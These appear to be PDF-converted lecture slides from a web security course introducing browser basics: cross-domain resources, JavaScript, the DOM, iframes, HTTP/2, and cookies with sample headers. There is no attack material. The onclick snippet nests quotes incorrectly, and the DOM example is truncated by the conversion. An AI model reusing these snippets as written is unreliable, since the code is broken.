
External Resources

There are no restrictions on where you can load resources like images Nothing prevents you from including images on a different domain




Client Doesn't Know Server Configuration!

The browser doesn't know what will be returned when they make a request to a web server!



Not only GETs!

You can also submit forms to any URL similar to how you can load resources




Javascript

Historically, HTML content was static or generated by the server and returned to the web browser to simply render to the user


Today, websites also deliver scripts to be run inside of the browser

```
<button onclick="alert("The date is" + Date())">
   Click me to display Date and Time.
</button>
```

Javascript can make additional web requests, manipulate page, read browser data, local hardware — exceptionally powerful today



Document Object Model (DOM)



Javascript can read and modify page by interacting with DOM

- Object Oriented interface for reading/writing page content
- Browser takes HTML -> structured data (DOM)

```
 id="demo">


<script>
    document.getElementById('demo').innerHTML = Date()
</script>
```

(i)Frames

Beyond loading individual resources, websites can also load other *websites* within their window

- Frame: rigid visible division
- iFrame: floating inline frame

Allows delegating screen area to content from another source (e.g., ad)



Basic Execution Model

Each browser window....

- Loads content of root page
- Parses HTML and runs included Javascript
- Fetches additional resources (e.g., images, CSS, Javascript, iframes)
- Responds to events like onClick, onMouseover, onLoad, setTimeout
- Iterate until the page is done loading (which might be never)

HTTP/2

Major revision of HTTP released in 2015 Based on Google SPDY Protocol


No major changes in how applications are structured Major changes (mostly performance):

- Allows pipelining requests for multiple objects
- Multiplexing multiple requests over one TCP connection
- Header Compression
- Server push



Cookies + Sessions

HTTP is Stateless



If HTTP is stateless, how do we have website sessions?

SIST - Yuan Xiao 30

<html>Some data... </html>

HTTP Cookies

HTTP cookie: a small piece of data that a server sends to the web browser The browser <u>may</u> store and send back in future requests to that site

Session Management

Logins, shopping carts, game scores, or any other session state

Personalization

User preferences, themes, and other settings

Tracking

Recording and analyzing user behavior



Setting Cookie

HTTP Response

HTTP/1.0 200 OK

Date: Sun, 21 Apr 1996 02:20:42 GMT

Server: Microsoft-Internet-Information-Server/5.0

Connection: keep-alive

Content-Type: text/html

Set-Cookie: trackingID=3272923427328234

Set-Cookie: userID=F3D947C2

Content-Length: 2543

<html>Some data... whatever ... </html>

Setting Cookie

HTTP Request

GET /index.html HTTP/1.1

Accept: image/gif, image/x-bitmap, image/jpeg, */*

Accept-Language: en

Connection: Keep-Alive

User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)

Cookie: trackingID=3272923427328234

Cookie: userID=F3D947C2


Referer: http://www.google.com?q=dingbats

Login Session


GET /loginform HTTP/1.1

cookies: []

